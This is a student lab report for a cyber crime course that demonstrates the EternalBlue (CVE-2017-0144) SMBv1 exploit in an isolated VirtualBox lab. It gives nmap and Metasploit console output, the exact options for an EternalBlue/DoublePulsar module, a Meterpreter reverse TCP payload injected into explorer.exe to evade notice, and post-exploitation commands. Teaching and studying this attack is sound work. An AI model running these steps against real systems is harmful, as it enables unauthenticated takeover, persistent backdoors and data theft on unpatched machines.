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DES484 Cyber Crime (Section 1)
Assessment 3
CVE-2017-0144 Vulnerability Demonstration

Presented by

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1. Executive Summary

This document discusses the technical assessment and demonstration of the vital flaw identified as CVE-2017-0144, which is often referred to as the EternalBlue exploit. The vulnerability targets outdated versions of the SMBv1 component of the Microsoft Windows operating system, making it possible for an attacker to execute remote code over the network without authentication. A secure virtual laboratory was set up to simulate the vulnerability with a Kali Linux attack box and a Windows 7 target machine.

The exploitation technique used is demonstrated to grant an attacker complete access to the affected system despite having no valid user credentials at all. With the help of the Metasploit Framework, the Meterpreter reverse TCP payload was exploited to have full control over the targeted computer, and post-exploitation actions were successfully carried out on the victim's machine.

Noteworthy observations include the fact that exploitation leads to total system takeover, which includes taking administrative control and accessing sensitive information, with little to no interaction from users. Its efficacy is further compounded by the fact that it can take advantage of the common services provided by networks, thus allowing for scalability and ease of automation, as seen in past incidents involving the WannaCry ransomware.

In conclusion, the study reveals that flaws such as CVE-2017-0144 pose a serious threat to any system that has not applied necessary patches, especially those operating on legacy network services. Some measures that could be taken include disabling SMBv1, installing necessary patches, and segmenting networks.

2. Background

Exploitation of vulnerabilities based on networks continues to play an important role in cybercrimes today. An example of such a vulnerability, which had a significant effect on cyber crimes, is CVE-2017-0144 – a security hole in the SMBv1 network protocols used in Microsoft Windows operating systems. SMBv1 protocol is designed to facilitate network communications between machines to support file sharing and printer sharing. It is one of the most widely-used protocols in older and less-secure operating systems.

CVE-2017-0144 occurs due to insufficient processing of specially designed packets of data in the SMB protocol, resulting in a vulnerability for remote code execution. It allows an attacker to exploit this vulnerability just by sending malicious network packets to a port 445 of a computer using this vulnerability, without any need for gaining access to it beforehand. What makes this vulnerability dangerous is the fact that it is “wormable.”

The vulnerability has attracted wide attention from the moment it was used in massive cyberattacks like WannaCry ransomware attacks that took place almost instantly and caused infections in hundreds of thousands of computers around the world. The WannaCry attack made use of the EternalBlue exploit, showing just how one vulnerable system can be used in large-scale attacks. Such attacks have shown weaknesses in areas like patch management, the use of old protocols, and network segmentation.

Even though patches were available to fix the security vulnerabilities, some computers failed to get the patch because of delays in application, operational reasons, or due to old versions of software. This has resulted in making CVE-2017-0144 very problematic to enterprises as well as industries at large. It is, therefore, necessary to understand the nature of this threat and its exploitation.

The purpose of this project is to conduct an analysis of the technical characteristics and real-life ramifications of the exploit associated with CVE-2017-0144 by conducting a lab demonstration. The examination of the vulnerabilities and the extent of access attained during the process helps one understand why they work effectively for hackers, as well as how important defense techniques can be.

3. Technical Analysis

3.1 Lab Setup

The CVE-2017-0144 was demonstrated on a safe test system by using a controlled virtual laboratory. The virtual laboratory was established to safely demonstrate the exploitation vulnerability by replicating a realistic attacker and victim scenario. Oracle Virtual Box was selected as virtual box of choice since the familiarity and easement are best fit for the group members.

The experiment consisted of two virtual machines which were the attacker machine and victim machine. Kali Linux was used for the attacker role given that Kali Linux consists of multiple tools that will be used in the experiment such as nmap. Furthermore, Kali Linux is also configured with Metasploit Framework which is an essential framework for this experiment. The victim system was a Windows 7 (x86, 32-bit) virtual machine with a specific version with CVE-2017-0144 vulnerability. A specific Windows 7 version was chosen for the vulnerability before the patch which was Windows 7 MS17-010. The legacy Microsoft Windows SMBv1 was enabled to replicate conditions commonly found in outdated enterprise environments.

The exploitation was conducted using Metasploit Framework on Kali Linux VM with external custom module that includes Eternalblue exploit and Doublepulsar backdoor called eternalblue_doublepulsar module (<https://github.com/>). The module is provided by telecommunications company Telefonica for educational use. This module will demonstrate the exploitation using eternalblue exploit, and the impact of this vulnerability such as access and persistence from doublepulsar backdoor. Other essential tools were installed on Kali Linux virtual machines which include nmap and wine32.

Both virtual machines were created and ran in Oracle Virtual Box which is a safe isolated environment for the demonstration. The connection between two machines was established using a virtual bridged network adapter feature provided by Oracle Virtual Box.

The demonstration was performed with strict safety considerations in mind throughout the experiment. The external scanning or exploitation was not performed in this experiment. This ensures that all the experiments followed ethical guidelines and prevented unintended interaction with external systems.

3.2 Vulnerability Analysis

The vulnerability CVE-2017-0144 is a critical flaw in the Microsoft Windows SMBv1 that allows unauthenticated remote code execution. SMBv1 is a network protocol used by Windows systems for file sharing such as file sharing, printer access, fax machine and internal process communication ([Remedio, 2025](#)).

The vulnerability arises from a flaw in the packet handling process in the SMBv1 protocol. The protocol validates the incoming request without considering a special crafted packet which can be used to corrupt the memory in the windows kernel. The corruption started in the handling of SMB transaction requests when a specially crafted SMB packet was sent to SMBv1 protocol port (port 445) which can cause a heap-based overflow as shown in figure 1. In other words, special buffer payload can be flood into SMBv1 protocol port (port 445) until the SMBv1 buffer is full then the rest of the payload will be overwritten in an unintended memory space ([HPE networking, 2018](#)).




Figure 1

After the buffer was overflown, the rest of the payload that overwritten in an unintended memory space can be modified by the attacker allowing attacker to inject malicious code into random access memory (RAM) and executes them as a kernel level privileges such as reverse shell or meterpreter session. By using this technique, attacker can exploit the system without authentication. An attacker only requires network access to the target system on port 445 to exploit the system (zero click exploit). This makes the vulnerability extremely critical since it does not need any user interaction at all. Once the system was exploited, the code can be executed in kernel level, giving the attacker the highest privileges on the system ([SentinelOne, 2025](#)).

In summary, CVE-2017-0144 represents a severe security weakness in legacy Windows systems, combining unauthenticated access, kernel-level code execution, and automated propagation capabilities. Its exploitation demonstrates how flaws in widely deployed network protocols can be leveraged to achieve significant and widespread impact, particularly in environments where outdated technologies remain in use.

3.3 Exploitation Process

In this exploitation process section, this section will walk through the exploit process following the attack chain.

3.1.1) Test Connectivity

Firstly, both virtual machines were launched and assess basic network information. Then the connection was tested to see if both machines appear on the network or not.




Figure 2

By using a poke command (ping) from each machine to another in order to verify the connection between two machines. The results show that both machines ip address 192.168.1.11 (attacker) and 192.168.1.6 (victim). Both machines also appear on the network and are ready to perform the exploitation. After this stage, the victim machine will not be touched to replicate the real world zero click exploitation scenarios.

3.2.2) Target Auxiliary Scanning

To verify that the target machine has CVE-2017-0144 vulnerability, scanning for this vulnerability was performed on the attacker machine by using the nmap and metasploit framework module. The process started off by usual scanning using nmap on the attacker machine (figure 3) revealing the target operating system (Windows 7) and open microsoft-ds port (SMBv1 port 445).

```
(danjpk@danjpk)-[~]
$ nmap 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-01 04:48 +07
Nmap scan report for window7-pc (192.168.1.6)
Host is up (0.00056s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsddapi
MAC Address: 08:00:27:6E:56:B8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 10.05 seconds
```

Figure 3

After that, MS17-010 SMB RCE Detection module provided by metasploit framework was used to scan for the vulnerability to ensure that the target system was vulnerable for this exploitation. By running the msfconsole command line as a root user to avoid access issues, we can access metasploit framework console as shown in figure 4.

```
(danjpk@danjpk)-[~]
$ sudo -i
[sudo] password for danjpk:
(root@danjpk)-[~]
$ msfconsole
Metasploit tip: Keep track of findings and observations with notes

< My Little Pwny: Exploits are Magic >

+ -- ==[ metasploit v6.4.99-dev ]
+ -- ==[ 2,573 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- ==[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search MS17-010 SMB RCE
```

Figure 4

Figure 4 shows that now we can access the metasploit console in root user which is essential.

Next, the scanning module will need to be selected by using the search function on the metasploit console to look for auxiliary/scanner/smb/smb_ms17_010. This module was used for the target auxiliary scanning (figure 5).

```
msf > search MS17-010 SMB RCE

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/smb/smb_ms17_010      .              normal No     MS17-010 SMB RCE Detection
1  \ AKA: DOUBLEPULSAR                    .              .     .     .
2  \ AKA: ETERNALBLUE                     .              .     .     .
3  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14     great Yes    SMB DOUBLEPULSAR Remote Code Execution
4  \ target: Execute payload (x64)         .              .     .     .
5  \ target: Neutralize implant            .              .     .     .

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf > use 0
msf auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name          Current Setting  Required  Description
-  -          -  -          -  -
CHECK_ARCH    true             no        Check for architecture on vulnerable hosts
CHECK_DOPU    true            no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE    false           no        Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS        .               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
RPORT         445             yes       The SMB service port (TCP)
SMBDomain     .              no        The Windows domain to use for authentication
SMBPass       .              no        The password for the specified username
SMBUser       .              no        The username to authenticate as
THREADS       1              yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf auxiliary(scanner/smb/smb_ms17_010) > exploit
[*] 192.168.1.6:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x86 (32-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator
+ and '?' was replaced with '*' in regular expression
[*] 192.168.1.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

Figure 5

As shown in figure 5, the smb_ms17_010 scanning module required a parameter which is a target ip. The target ip can be set by issuing “set RHOSTS 192.168.1.6” then the module can be launched using the “exploit” command line. The module will determine whether the SMB service is available or not then performs the SMB negotiation. The module will determine whether the host is vulnerable or not. As a result, the host was likely vulnerable to perform the exploitation.

3.2.3) Module & Payload Preparation

The exploitation will be using an external module provided by telefonica. The module will include eternalblue exploit with doublepulsar backdoor. The eternalblue exploit will exploit the system by sending special SMBv1 buffer packet causing buffer overflow allowing the remote code execution in the memory space while doublepulsar backdoor will be installed in the SMBv1 protocol memory space. Double pulsar backdoor will be installed and sits in the kernel memory space waiting for specially crafted SMBv1 packet. The trigger packet can execute code without re-exploitation, avoiding the detection and enhancing the persistence.

Firstly, the external module was cloned into a Kali Linux virtual machine. The module has been placed in the metasploit framework folder (.msf4) in the root user as shown in figure 6 allowing the metasploit framework to use this module with highest privilege for avoiding access issues.




Figure 6

As shown in figure 6, the external module “eternalblue_doublepulsar” will be cloned in to /root/.msf4/modules/exploits/windows/smb directory and by importing the module this way, the module can be accessed by searching eternalblue_doublepulsar in the metasploit console as shown in figure 7.

```
msf > search eternalblue_doublepulsar

Matching Modules
--
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/eternalblue_doublepulsar  -              normal No    EternalBlue
1  \ target: Windows XP (all services pack) (x86) (x64)  -              -      -
2  \ target: Windows Server 2003 SP0 (x86)  -              -      -
3  \ target: Windows Server 2003 SP1/SP2 (x86)  -              -      -
4  \ target: Windows Server 2003 (x64)  -              -      -
5  \ target: Windows Vista (x86)  -              -      -
6  \ target: Windows Vista (x64)  -              -      -
7  \ target: Windows Server 2008 (x86)  -              -      -
8  \ target: Windows Server 2008 R2 (x86) (x64)  -              -      -
9  \ target: Windows 7 (all services pack) (x86) (x64)  -              -      -

Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/smb/eternalblue_doublepulsar
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 (all services pack) (x86) (x64)'

msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/eternalblue_doublepulsar) > options

Module options (exploit/windows/smb/eternalblue_doublepulsar):
--
Name                Current Setting  Required  Description
--
DOUBLEPULSARPATH    /root/Eternalblue-Doublepulsar-Metasploit  yes       Path directory of Doublepulsar
ETERNALBLUEPATH     /root/Eternalblue-Doublepulsar-Metasploit  yes       Path directory of Eternalblue
PROCESSEXECUTE      wlm.exe         yes       Name of process to inject into (Change to lsass.exe for x64)
RHOSTS              -               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT               445             yes       The SMB service port (TCP)
TARGETARCHITECTURE  x86             yes       Target Architecture (Accepted: x86, x64)
WINEPATH            /root/.wine/drive_c/  yes       WINE drive_c path

Payload options (windows/meterpreter/reverse_tcp):
--
Name                Current Setting  Required  Description
--
EXITFUNC            process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST               192.168.1.11    yes       The listen address (an interface may be specified)
LPORT               4444           yes       The listen port

Exploit target:
--
Id  Name
--
0   Windows 7 (all services pack) (x86) (x64)

View the full module info with the info, or info -d command.
msf exploit(windows/smb/eternalblue_doublepulsar) >
```

Figure 7

The module can be assessed by using the module and run options command line. The module required multiple prefix which needs to be set as follows:

- set DOUBLEPULSARPATH /root/.msf4/modules/exploits/windows/smb/deps/
- set ETERNALBLUEPATH /root/.msf4/modules/exploits/windows/smb/deps/
- set PROCESSINJECT explorer.exe
- set RHOSTS 192.168.1.6
- set RPORT 445
- set TARGETARCHITECTURE x86
- set WINEPATH /root/.wine/drive_c/

The options should be as followed in the figure 8.

```
msf exploit(windows/smb/eternalblue_doublepulsar) > options
Module options (exploit/windows/smb/eternalblue_doublepulsar):
```

Name	Current Setting	Required	Description
DOUBLEPULSARPATH	/root/.msf4/modules/exploits/windows/smb/deps/	yes	Path directory of Doublepulsar
ETERNALBLUEPATH	/root/.msf4/modules/exploits/windows/smb/deps/	yes	Path directory of Eternalblue
PROCESSINJECT	explorer.exe	yes	Name of process to inject into (Change to lsass.exe for x64)
RHOSTS	192.168.1.6	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
TARGETARCHITECTURE	x86	yes	Target Architecture (Accepted: x86, x64)
WINEPATH	/root/.wine/drive_c/	yes	WINE drive_c path

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.1.11     yes       The listen address (an interface may be specified)
LPORT       4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows 7 (all services pack) (x86) (x64)

```


Figure 8

From the results in figure 8, the “DOUBLEPULSARPATH” and “ETERNALBLUEPATH” prefix will be set to the external module directory imported earlier. The path needs to be set where the module location is. In this case, the deps folder in the module was downloaded at /root/.msf4/modules/exploits/windows/smb/deps/. The PROCESSINJECT prefix was set as explorer.exe. The meterpreter reverse tcp payload will be injected into the explorer.exe process to avoid any suspicion. This prefix can be changed into other type of process but explorer.exe was a process of choice in this demonstration. Other prefixes will be set with respect to the target information such as ip, port (445) and target architecture (x86, x64).

By setting up the module and payload (default meterpreter reverse TCP), the module was ready to exploit the system which will be shown in the next section.

3.3.3) Exploit Execution

After completing the scanning and module configuration stage, the exploitation phase was executed by running the “exploit” command in the Metasploit Framework console. This launched the EternalBlue exploit with DoublePulsar module against the target Windows 7 machine through port 445 which is used by the vulnerable SMBv1 service.



```
msf exploit(windows/smb/eternalblue_doublepulsar) > exploit
[*] Started reverse TCP handler on 192.168.1.11:4444
[*] 192.168.1.6:445 - Generating Eternalblue XML data
[*] 192.168.1.6:445 - Generating Doublepulsar XML data
[*] 192.168.1.6:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.6:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.6:445 - Launching Eternalblue ...
[+] 192.168.1.6:445 - Pwned! Eternalblue success!
[*] 192.168.1.6:445 - Launching Doublepulsar ...
[*] Sending stage (188998 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.11:4444 -> 192.168.1.6:49184) at 2026-04-01 11:49:17 +0700
[+] 192.168.1.6:445 - Remote code executed ... 3 ... 2 ... 1 ...

meterpreter > sysinfo
Computer      : WINDOW7-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : th_TH
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Figure 9

The module sends specially crafted SMBv1 packets into port 445, filling up the SMBv1 buffer memory causing memory corruption. This allows the modules to overwrite the memory and gives attacker code execution in kernel level access without any authentication and user interaction at all.

After successful exploitation, the Meterpreter reverse TCP payload was injected into the system disguised as explorer.exe to avoid detection. The payload then starts the reverse connection back to attacker machine and established the meterpreter session(s). Results in figure 9 confirmed a successful exploitation and provided full remote access to the victim's system.

3.4 Payload & Pos-Exploitation

The payload that was used for this exploit is the reverse Meterpreter TCP payload provided by metasploit framework. With this payload, there will be a reverse connection made from the infected computer to the attacker. After executing, this payload runs solely on memory making it difficult to detect.

With the Meterpreter session, the attacker now has full control over the infected computer. Attacker can use Meterpreter to run system commands and even retrieve system information. Attacker can also interact with the filesystem, shell and even upload, download and execute files. With the downloaded files, the hacker was able to infect the target computer. To indicate how severe the impact is, multiple post exploitation activities were demonstrated as shown.

```
meterpreter > sysinfo
Computer      : WINDOW7-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : th_TH
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: Window7-PC\danjpk
meterpreter >
```

Figure 10

As shown in figure 10, attackers can check the system information and gain danjpk user access by using “sysinfo” and “getuid”.




Figure 11




Figure 12

As shown in figure 11 and 12, attackers can access all the directory machine's directory. Attackers can also upload and download files from the victim's machine using meterpreter features.




Figure 13

The demonstration on figure 13 shows the code execution on the victims machine which can be used to execute attacker's uploaded script.

